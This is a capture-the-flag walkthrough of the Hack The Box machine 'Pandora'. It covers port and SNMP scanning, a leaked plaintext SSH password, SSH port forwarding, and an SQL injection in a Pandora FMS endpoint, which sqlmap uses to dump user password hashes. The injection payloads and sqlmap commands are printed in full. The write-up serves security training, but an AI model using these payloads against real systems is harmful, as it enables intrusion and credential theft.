


Pandora

By Praveen Kumar Sharma



For me IP of the machine is : ****

Lets try pinging it

```
ping 10.10.11.136 -c 5

PING 10.10.11.136 (10.10.11.136) 56(84) bytes of data.
64 bytes from 10.10.11.136: icmp_seq=1 ttl=63 time=89.4 ms
64 bytes from 10.10.11.136: icmp_seq=2 ttl=63 time=87.8 ms
64 bytes from 10.10.11.136: icmp_seq=3 ttl=63 time=75.4 ms
64 bytes from 10.10.11.136: icmp_seq=4 ttl=63 time=87.2 ms
64 bytes from 10.10.11.136: icmp_seq=5 ttl=63 time=86.9 ms

--- 10.10.11.136 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 75.431/85.350/89.376/5.031 ms
```

Alright then, Lets do some port scanning

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.136 --ulimit 5000
```

```
rustscan -a 10.10.11.136 --ulimit 5000
```

```
The modern day port scanner.
```

```
-----  
: http://discord.skerritt.blog :  
: https://github.com/RustScan/RustScan :  
-----
```

```
With RustScan, I scan ports so fast, even my firewall gets whiplash 🤑
```

```
[~] The config file is expected to be at "/home/pks/.rustscan.toml"  
[~] Automatically increasing ulimit value to 5000.  
Open 10.10.11.136:22  
Open 10.10.11.136:80  
[~] Starting Script(s)  
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-07 19:57 IST  
Initiating Ping Scan at 19:57  
Scanning 10.10.11.136 [2 ports]  
Completed Ping Scan at 19:57, 0.07s elapsed (1 total hosts)  
Initiating Parallel DNS resolution of 1 host. at 19:57  
Completed Parallel DNS resolution of 1 host. at 19:57, 0.05s elapsed  
DNS resolution of 1 IPs took 0.05s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0,  
Initiating Connect Scan at 19:57  
Scanning 10.10.11.136 [2 ports]  
Discovered open port 22/tcp on 10.10.11.136  
Discovered open port 80/tcp on 10.10.11.136  
Completed Connect Scan at 19:57, 0.16s elapsed (2 total ports)  
Nmap scan report for 10.10.11.136  
Host is up, received syn-ack (0.082s latency).  
Scanned at 2024-10-07 19:57:04 IST for 0s  
  
PORT      STATE SERVICE REASON  
22/tcp    open  ssh      syn-ack  
80/tcp    open  http     syn-ack  
  
Read data files from: /usr/bin/../share/nmap  
Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
```

🔗 Open Ports

```
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http syn-ack
```

Lets try an aggressive scan on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.136 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.136 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-07 20:00 IST
Nmap scan report for 10.10.11.136
Host is up (0.16s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 24:c2:95:a5:c3:0b:3f:f3:17:3c:68:d7:af:2b:53:38 (RSA)
|   256 b1:41:77:99:46:9a:6c:5d:d2:98:2f:c0:32:9a:ce:03 (ECDSA)
|_  256 e7:36:43:3b:a9:47:8a:19:01:58:b2:bc:89:f6:51:08 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Play | Landing
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.53 seconds
```

🔗 Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 3072 24:c2:95:a5:c3:0b:3f:f3:17:3c:68:d7:af:2b:53:38 (RSA)
| 256 b1:41:77:99:46:9a:6c:5d:d2:98:2f:c0:32:9a:ce:03 (ECDSA)
|_ 256 e7:36:43:3b:a9:47:8a:19:01:58:b2:bc:89:f6:51:08 (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Play | Landing
```

```
|_http-server-header: Apache/2.4.41 (Ubuntu)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Alright lets do some directory fuzzing next

Directory Fuzzing

```
feroxbuster -u http://10.10.11.136 -w /usr/share/wordlists/dirb/common.txt -  
t 200 --scan-dir-listings
```

```
feroxbuster -u http://10.10.11.136 -w /usr/share/wordlists/dirb/common.txt -t 200 --scan-dir-listings

404   GET    9l    31w    274c Auto-filtering found 404-like response and created new filter;
403   GET    9l    28w    277c Auto-filtering found 404-like response and created new filter;
200   GET    35l   183w   14785c http://10.10.11.136/assets/images/testimonials/author-03.png
200   GET    1l    339w   6613c http://10.10.11.136/assets/images/footer/brands/uideck.svg
200   GET    1l    87w    1451c http://10.10.11.136/assets/images/footer/brands/ayroui.svg
200   GET    1l    296w   5850c http://10.10.11.136/assets/images/brands/lineicons.svg
200   GET    1l    224w   10862c http://10.10.11.136/assets/images/footer/brands/graygrids.svg
200   GET    1l    111w   1965c http://10.10.11.136/assets/images/logo/logo.svg
200   GET    2210l  2818w  26978c http://10.10.11.136/assets/css/lineicons.css
200   GET    7l    1019w  78468c http://10.10.11.136/assets/js/bootstrap.bundle.min.js
200   GET    1l    766w   263054c http://10.10.11.136/assets/images/about/about-image.svg
301   GET    9l    28w    313c http://10.10.11.136/assets => http://10.10.11.136/assets/
200   GET    3l    148w   8157c http://10.10.11.136/assets/js-wow.min.js
200   GET    93l   254w   2626c http://10.10.11.136/assets/js/main.js
200   GET    1l    77w    1328c http://10.10.11.136/assets/images/favicon.svg
200   GET    234l   437w   4182c http://10.10.11.136/assets/css/animate.css
200   GET    2613l   5243w  49342c http://10.10.11.136/assets/css/ud-styles.css
200   GET    254l   1427w  113210c http://10.10.11.136/assets/fonts/LineIcons.woff2
200   GET    27l    32w    48044c http://10.10.11.136/assets/css/ud-styles.css.map
200   GET    33l    171w   13994c http://10.10.11.136/assets/images/testimonials/author-01.png
200   GET    27l    174w   14698c http://10.10.11.136/assets/images/testimonials/author-02.png
200   GET    327l   1717w  138665c http://10.10.11.136/assets/fonts/LineIcons.woff
301   GET    9l    28w    324c http://10.10.11.136/assets/images/404 => http://10.10.11.136/as
301   GET    9l    28w    326c http://10.10.11.136/assets/images/about => http://10.10.11.136/
200   GET    7l    1994w  162720c http://10.10.11.136/assets/css/bootstrap.min.css
200   GET    1616l   75767w 593511c http://10.10.11.136/assets/fonts/LineIcons.svg
200   GET    1l    609w   8493c http://10.10.11.136/assets/images/footer/shape-2.svg
200   GET    1l    350w   10753c http://10.10.11.136/assets/images/brands/graygrids.svg
200   GET    9l    35w    474c http://10.10.11.136/assets/images/footer/shape-3.svg
200   GET    1l    87w    1454c http://10.10.11.136/assets/images/brands/ayroui.svg
200   GET    1l    339w   6616c http://10.10.11.136/assets/images/brands/uideck.svg
200   GET    1l    31w    622c http://10.10.11.136/assets/images/faq/shape.svg
200   GET    0l    0w    33560c http://10.10.11.136/index.html
200   GET    907l   2081w  33560c http://10.10.11.136/
200   GET    1l    111w   1968c http://10.10.11.136/assets/images/logo/logo-2.svg
```

```
200   GET    1l    111w   1968c http://10.10.11.136/assets/images/logo/logo-2.svg
200   GET    2000l  7262w  150863c http://10.10.11.136/assets/fonts/LineIcons.ttf
200   GET    2000l  7264w  151045c http://10.10.11.136/assets/fonts/LineIcons.eot
200   GET    132l   223w   2004c http://10.10.11.136/assets/scss/_contact.scss
200   GET    138l   221w   2016c http://10.10.11.136/assets/scss/_hero.scss
200   GET    81l    155w   1431c http://10.10.11.136/assets/scss/_faq.scss
200   GET    73l    122w   1416c http://10.10.11.136/assets/scss/_mixin.scss
200   GET    29l    56w    536c http://10.10.11.136/assets/scss/ud-styles.scss
200   GET    22l    41w    444c http://10.10.11.136/assets/scss/_banner.scss
200   GET    179l   282w   2711c http://10.10.11.136/assets/scss/_common.scss
200   GET    8l     57w   455c http://10.10.11.136/assets/scss/_variables.scss
200   GET    110l   174w   1783c http://10.10.11.136/assets/scss/_login.scss
200   GET    155l   241w   2354c http://10.10.11.136/assets/scss/_footer.scss
200   GET    31l    82w   459c http://10.10.11.136/assets/scss/_default.scss
200   GET    502l   801w   7736c http://10.10.11.136/assets/scss/_blog-details.scss
200   GET    97l    150w   1467c http://10.10.11.136/assets/scss/_blog.scss
200   GET    297l   529w   5316c http://10.10.11.136/assets/scss/_header.scss
200   GET    78l    139w   1147c http://10.10.11.136/assets/scss/_about.scss
200   GET    122l   211w   2138c http://10.10.11.136/assets/scss/_pricing.scss
200   GET    110l   178w   1858c http://10.10.11.136/assets/scss/_features.scss
200   GET    81l    131w   1226c http://10.10.11.136/assets/scss/_team.scss
200   GET    106l   166w   1676c http://10.10.11.136/assets/scss/_testimonials.scss
200   GET    99l    175w   1471c http://10.10.11.136/assets/scss/_404.scss
301   GET    9l    28w    317c http://10.10.11.136/assets/css => http://10.10.11.136/assets/css/
301   GET    9l    28w    319c http://10.10.11.136/assets/fonts => http://10.10.11.136/assets/fonts/
301   GET    9l    28w    327c http://10.10.11.136/assets/images/banner => http://10.10.11.136/assets/images/banner/
200   GET    1l    436w   8716c http://10.10.11.136/assets/images/brands/tailwindtemplates.svg
200   GET    1l    467w   11946c http://10.10.11.136/assets/images/brands/ecommerce-html.svg
301   GET    9l    28w    318c http://10.10.11.136/assets/scss => http://10.10.11.136/assets/scss/
301   GET    9l    28w    327c http://10.10.11.136/assets/images/brands => http://10.10.11.136/assets/images/brands/
301   GET    9l    28w    325c http://10.10.11.136/assets/images/blog => http://10.10.11.136/assets/images/blog/
200   GET    21l   105w   2033c http://10.10.11.136/assets/images/brands/
301   GET    9l    28w    325c http://10.10.11.136/assets/images/logo => http://10.10.11.136/assets/images/logo/
301   GET    9l    28w    325c http://10.10.11.136/assets/images/team => http://10.10.11.136/assets/images/team/
```

Moving on lets get to this web application now

Web Application

Default page

The screenshot shows a web browser window with the URL `http://10.10.11.136`. The page title is "PLAY". The navigation bar includes links for Home, About, Pricing, and Contact. The main content area features a large "PLAY" logo and a brief description: "PLAY is an extention of Panda.HTB, bringing network monitoring solutions to your doorstep." Below this, there are four icons: a box with "B", a wavy line, an atom symbol, and a circle with "N". A dotted grid pattern is visible behind the text and icons. At the bottom left, there is a "Features" section with the heading "Main Features Of Play" and a note: "Working together with Panda.HTB we provide delivery, Installation and usage on network monitoring applications."

Panda.htb is mentioned here lets add that to /etc/hosts

```
# Static table lookup for hostnames.  
# See hosts(5) for details.  
  
10.10.11.242      devvortex.htb      dev.devvortex.htb  
10.10.11.252      bizness.htb         
10.10.11.217      topology.htb      latex.topology.htb  
10.10.11.227      keeper.htb       tickets.keeper.htb  
10.10.11.136      panda.htb        ~
```

Now lets try directory fuzzing again in this

```
feroxbuster -u http://panda.htb -w /usr/share/wordlists/dirb/common.txt -t 200 --scan-dir-listings
```

```
feroxbuster -u http://panda.htb -w /usr/share/wordlists/dirb/common.txt -t 200 --scan-dir-listings
[...]
200   GET    907L  2081W  33560c http://panda.htb/index.html
200   GET    1l    111W  1965c http://panda.htb/assets/images/logo/logo.svg
200   GET    1l    111W  1968c http://panda.htb/assets/images/logo/logo-2.svg
301   GET    9l    28W   307c http://panda.htb/assets => http://panda.htb/assets/
200   GET    907L  2081W  33560c http://panda.htb/
200   GET    17L   67W   1172c http://panda.htb/assets/images/logo/
301   GET    9l    28W   311c http://panda.htb/assets/css => http://panda.htb/assets/css/
200   GET    234L  437W  4182c http://panda.htb/assets/css/animate.css
200   GET    2210L 2818W  26978c http://panda.htb/assets/css/lineicons.css
200   GET    27L   32W   48044c http://panda.htb/assets/css/ud-styles.css.map
200   GET    2613L 5243W  49342c http://panda.htb/assets/css/ud-styles.css
200   GET    7L    1994W 162720c http://panda.htb/assets/css/bootstrap.min.css
301   GET    9l    28W   313c http://panda.htb/assets/fonts => http://panda.htb/assets/fonts/
200   GET    1616L 75767W 593511c http://panda.htb/assets/fonts/LineIcons.svg
301   GET    9l    28W   314c http://panda.htb/assets/images => http://panda.htb/assets/images/
200   GET    1l    31W   622c http://panda.htb/assets/images/faq/shape.svg
200   GET    33L   173W  13994c http://panda.htb/assets/images/testimonials/author-01.png
200   GET    27L   174W  14698c http://panda.htb/assets/images/testimonials/author-02.png
301   GET    9l    28W   310c http://panda.htb/assets/ja => http://panda.htb/assets/ja/
200   GET    3L    148W  8157c http://panda.htb/assets/js-wow.min.js
200   GET    1l    77W   1328c http://panda.htb/assets/images/favicon.svg
200   GET    1l    467W  11946c http://panda.htb/assets/images/brands/ecommerce-html.svg
200   GET    1l    438W  8716c http://panda.htb/assets/images/brands/tailwindtemplates.svg
200   GET    1l    350W  10753c http://panda.htb/assets/images/brands/graygrids.svg
301   GET    9l    28W   321c http://panda.htb/assets/images/brands => http://panda.htb/assets/images/brands/
301   GET    9l    28W   318c http://panda.htb/assets/images/faq => http://panda.htb/assets/images/faq/
301   GET    9l    28W   327c http://panda.htb/assets/images/testimonials => http://panda.htb/assets/images/testimonials/
200   GET    20L   104W  1688c http://panda.htb/assets/
301   GET    9l    28W   319c http://panda.htb/assets/images/team => http://panda.htb/assets/images/team/
301   GET    9l    28W   319c http://panda.htb/assets/images/blog => http://panda.htb/assets/images/blog/
301   GET    9l    28W   319c http://panda.htb/assets/images/logo => http://panda.htb/assets/images/logo/
301   GET    9l    28W   321c http://panda.htb/assets/images/banner => http://panda.htb/assets/images/banner/
301   GET    9l    28W   328c http://panda.htb/assets/images/about => http://panda.htb/assets/images/about/
[http://panda.htb] - 62s   14027/14027  0s   found:38   errors:10396
```

Same page i think

Alright lets see this page now

▲ Not Secure http://panda.htb

PLAY

Home About Pricing Contact

PLAY

PLAY is an extention of Panda.HTB, bringing network monitoring solutions to your doorstep.

Features

Main Features Of Play

Read More

Lets try VHOST Enumeration

```
ffuf -u http://panda.htb -H "Host: FUZZ.panda.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt -ac
```

```
ffuf -u http://panda.htb -H "Host: FUZZ.panda.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt -ac

v2.1.0

:: Method      : GET
:: URL         : http://panda.htb
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
:: Header      : Host: FUZZ.panda.htb
:: Follow redirects : false
:: Calibration   : true
:: Timeout       : 10
:: Threads       : 40
:: Matcher       : Response status: 200-299,301,302,307,401,403,405,500

:: Progress: [19966/19966] :: Job [1/1] :: 486 req/sec :: Duration: [0:00:41] :: Errors: 0 ::
```

Nothing here

Gaining Access

Lets try an UDP Scan now

```
sudo nmap -sU panda.htb -v

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-07 21:18 IST
Initiating Ping Scan at 21:18
Scanning panda.htb (10.10.11.136) [4 ports]
Completed Ping Scan at 21:18, 0.13s elapsed (1 total hosts)
Initiating UDP Scan at 21:18
Scanning panda.htb (10.10.11.136) [1000 ports]
Discovered open port 161/udp on 10.10.11.136
Increasing send delay for 10.10.11.136 from 0 to 50 due to max_successful_tryno increase to 4
Increasing send delay for 10.10.11.136 from 50 to 100 due to max_successful_tryno increase to 5
```

So 161 is snmp so lets run snmpbulkwalk to get the data in a file

```
snmpbulkwalk -c public -Cr1000 -v2c 10.10.11.136 . > snmpwalk.txt
```

So i looked at the files this is the best regex and some commands i can come up with

```
grep -oP '.*?\. ' snmpwalk.txt | sort | uniq -c | sort -n
```

```
23 ::nsCacheStatus.  
25 ::nsCacheTimeout.  
35 ::mib-2.  
203 ::hrSWRunID.  
203 ::hrSWRunIndex.  
203 ::hrSWRunName.  
203 ::hrSWRunParameters.  
203 ::hrSWRunPath.  
203 ::hrSWRunPerfCPU.  
203 ::hrSWRunPerfMem.  
203 ::hrSWRunStatus.  
203 ::hrSWRunType.  
396 ::nsModuleModes.  
396 ::nsModuleName.  
396 ::nsModuleTimeout.  
820 ::hrSWInstalledDate.  
820 ::hrSWInstalledID.  
820 ::hrSWInstalledIndex.  
820 ::hrSWInstalledName.  
820 ::hrSWInstalledType.
```

So this hrSWPath Looks interesting so i just skimmed through this manually

```
HOST-RESOURCES-MIB::hrSWRunParameters.872 = ""  
HOST-RESOURCES-MIB::hrSWRunParameters.922 = STRING: "-o -p -- \\u --noclear tty1 linux"  
HOST-RESOURCES-MIB::hrSWRunParameters.960 = ""  
HOST-RESOURCES-MIB::hrSWRunParameters.961 = STRING: "--no-debug"  
HOST-RESOURCES-MIB::hrSWRunParameters.1111 = STRING: "-u daniel -p HotelBabylon23"  
HOST-RESOURCES-MIB::hrSWRunParameters.1308 = ""  
HOST-RESOURCES-MIB::hrSWRunParameters.1430 = ""  
HOST-RESOURCES-MIB::hrSWRunParameters.7094 = STRING: "-k start"  
HOST-RESOURCES-MIB::hrSWRunParameters.12455 = STRING: "-k start"
```

So some creds here

⚠ User Creds found

Username : daniel
Password : HotelBabylon23

Lets try to login via SSH

```
ssh daniel@panda.htb
The authenticity of host 'panda.htb (10.10.11.136)' can't be established.
ED25519 key fingerprint is SHA256:yDtxiXxKzUipXy+nLREcsfpv/fRomqveZjm6PXq9+BY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'panda.htb' (ED25519) to the list of known hosts.
daniel@panda.htb's password:
```

```
daniel@pandora:~ (0s)
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information as of Mon  7 Oct 16:17:42 UTC 2024

 System load:  0.0                  Processes:           229
 Usage of /:   63.3% of 4.87GB    Users logged in:     0
 Memory usage: 8%                 IPv4 address for eth0: 10.10.11.136
 Swap usage:   0%

 => /boot is using 91.8% of 219MB

 0 updates can be applied immediately.

 The list of available updates is more than a week old.
 To check for new updates run: sudo apt update
```

```
daniel@pandora ~
```

Lateral Movement

So there is this other user we can see here

```
daniel@pandora ~ (0.19s)
ls -al /home

total 16
drwxr-xr-x  4 root    root    4096 Dec  7  2021 .
drwxr-xr-x 18 root    root    4096 Dec  7  2021 ..
drwxr-xr-x  4 daniel  daniel  4096 Oct  7 16:17 daniel
drwxr-xr-x  2 matt    matt    4096 Dec  7  2021 matt
```

So if u see in /etc/apache2/sites-enabled

```
daniel@pandora:/etc/apache2 (0.112s)
cd sites-enabled/

daniel@pandora /etc/apache2 (0.119s)
ls

000-default.conf  pandora.conf
```

Now lets see this pandora.conf file here

```
daniel@pandora /etc/apache2/sites-enabled (0.163s)
cat pandora.conf

<VirtualHost localhost:80>
    ServerAdmin admin@panda.htb
    ServerName pandora.panda.htb
    DocumentRoot /var/www/pandora
    AssignUserID matt matt
    <Directory /var/www/pandora>
        AllowOverride All
    </Directory>
    ErrorLog /var/log/apache2/error.log
    CustomLog /var/log/apache2/access.log combined
</VirtualHost>
```


Lets port forward this to our

```
ssh daniel@panda.htb -L 8000:127.0.0.1:80
```



We have a version here searching this we get this is vulnerable to SQL injection at /include/chart_generator.php?session_id=1

Here is the test for ti



On this specific URL we can get through with this prompt

```
http://127.0.0.1:8000/pandora_console/include/chart_generator.php?  
session_id=1%270R%201=1--%20d
```

Lets get this in burp

Request

Pretty Raw Hex

🔍 ⌂ ⌂ ⌂

```
1 GET /pandora_console/include/chart_generator.php?session_id=1
  HTTP/1.1
2 Host: 127.0.0.1:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:130.0) Gecko/20100101
  Firefox/130.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 DNT: 1
8 Sec-GPC: 1
9 Connection: keep-alive
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: none
14 Sec-Fetch-User: ?1
15 Priority: u=0, i
16
17
```

Lets save to a file and run sqlmap

```
sqlmap -r /home/pks/Documents/Notes/Hands-on-
Hacking/HacktheBox/Pandora/pandora.req --batch
```

```
---
Parameter: session_id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: session_id=-5258' OR 7999=7999#

  Type: error-based
  Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: session_id=1' OR (SELECT 7805 FROM(SELECT COUNT(*),CONCAT(0x7162707871,(SELECT (ELT(7805=7805,1
UGINS GROUP BY x)a)-- Yxgu

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: session_id=1' AND (SELECT 7855 FROM (SELECT(SLEEP(5)))gSqz)-- RvwK
---
[22:45:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.10 or 20.10 or 20.04 (focal or eoan)
web application technology: Apache 2.4.41, PHP
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[22:45:14] [INFO] fetched data logged to text files under '/home/pks/.local/share/sqlmap/output/127.0.0.1'
[*] ending @ 22:45:14 /2024-10-07/
```

Now lets dump the databases here

```
sqlmap -r /home/pks/Documents/Notes/Hands-on-
Hacking/HacktheBox/Pandora/pandora.req --batch --dbs
```

```
---
[22:46:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.04 or 19.10 or 20.10 (focal or eoan)
web application technology: PHP, Apache 2.4.41
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[22:46:42] [INFO] fetching database names
[22:46:43] [WARNING] reflective value(s) found and filtering out
[22:46:43] [INFO] retrieved: 'information_schema'
[22:46:43] [INFO] retrieved: 'pandora'
available databases [2]:
[*] information_schema
[*] pandora
```

Now lets see this pandora DB tables

```
sqlmap -r /home/pks/Documents/Notes/Hands-on-
Hacking/HacktheBox/Pandora/pandora.req --batch -D pandora --tables
```

```

| tupdate_package
| tupdate_settings
| tuser_double_auth
| tuser_task
| tuser_task_scheduled
| tusuario
| tusuario_perfil
| tvvisual_console_elements_cache
| twidget
| twidget_dashboard
+-----+

```

Lets dump this table (This is user in spanish)

```
sqlmap -r /home/pks/Documents/Notes/Hands-on-Hacking/HacktheBox/Pandora/pandora.req --batch -D pandora -T tusuario --dump
```

```

sqlmap -r /home/pks/Documents/Notes/Hands-on-Hacking/HacktheBox/Pandora/pandora.req --batch -D pandora -T tusuario --dump
Userbase: pandora
Table: tusuario
[3 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id_skin | id_user | id_filter | email | phone | comments | disabled | fullname | is_admin | lastname | password | shortcut | time
zone | section | firstname | not_login | language | block_size | middlename | registered | strict_acl | data_section | last_connect | session_time | login_blocked | s
hortcut_data | failed_attempt | last_pass_change | time.autorefresh | force_change_pass | last_failed_login | metaconsole.access | default_custom_view | default even
t.filter | autorefresh_whitelist | ehorus_user_level_pass | ehorus_user_level_user | metaconsole.access_node | ehorus_user_level_enabled | metaconsole.agents_manager | m
etaconsole.assigned_server |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 0 | matt | NULL | matt@pandora.htb | <blank> | <blank> | 0 | Matt | 0 | <blank> | f655f897365b6dc602b31ab3d6d43acc | 0 | <bla
nks> | Default | <blank> | 0 | default | 20 | -1 | 1623425334 | 0 | <blank> | 1638796349 | -1 | 0 | N
ULL | 0 | 0000-00-00 00:00:00 | 30 | 0 | 0000-00-00 00:00:00 | basic | 0 | 0 | 0 | 0 | 0 | 0
| <blank> | <blank> | <blank> | <blank> | <blank> | <blank> | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0
| 0 | daniel | NULL | daniel@pandora.htb | <blank> | <blank> | 0 | Daniel | 0 | <blank> | 76323c174bd49ffbbdef678f6cc89a6 | 0 | UTC
ULL | Default | <blank> | 1 | en_gb | 20 | -1 | 1625801514 | 0 | <blank> | 1728320577 | -1 | 0 | N
| 0 | 0000-00-00 00:00:00 | 30 | 0 | 0000-00-00 00:00:00 | basic | 0 | 0 | 0 | 0 | 0 | 0
| <blank> | <blank> | <blank> | <blank> | <blank> | <blank> | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0
| 0 | matt | NULL | matt@pandora.htb | <blank> | <blank> | 0 | Matt | 0 | <blank> | f655f897365b6dc602b31ab3d6d43acc | 0 | <bla
nks> | Default | <blank> | 0 | default | 20 | -1 | 1623425334 | 0 | <blank> | 1638796349 | -1 | 0 | N
ULL | 0 | 0000-00-00 00:00:00 | 30 | 0 | 0000-00-00 00:00:00 | basic | 0 | 0 | 0 | 0 | 0 | 0
| <blank> | <blank> | <blank> | <blank> | <blank> | <blank> | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+

```

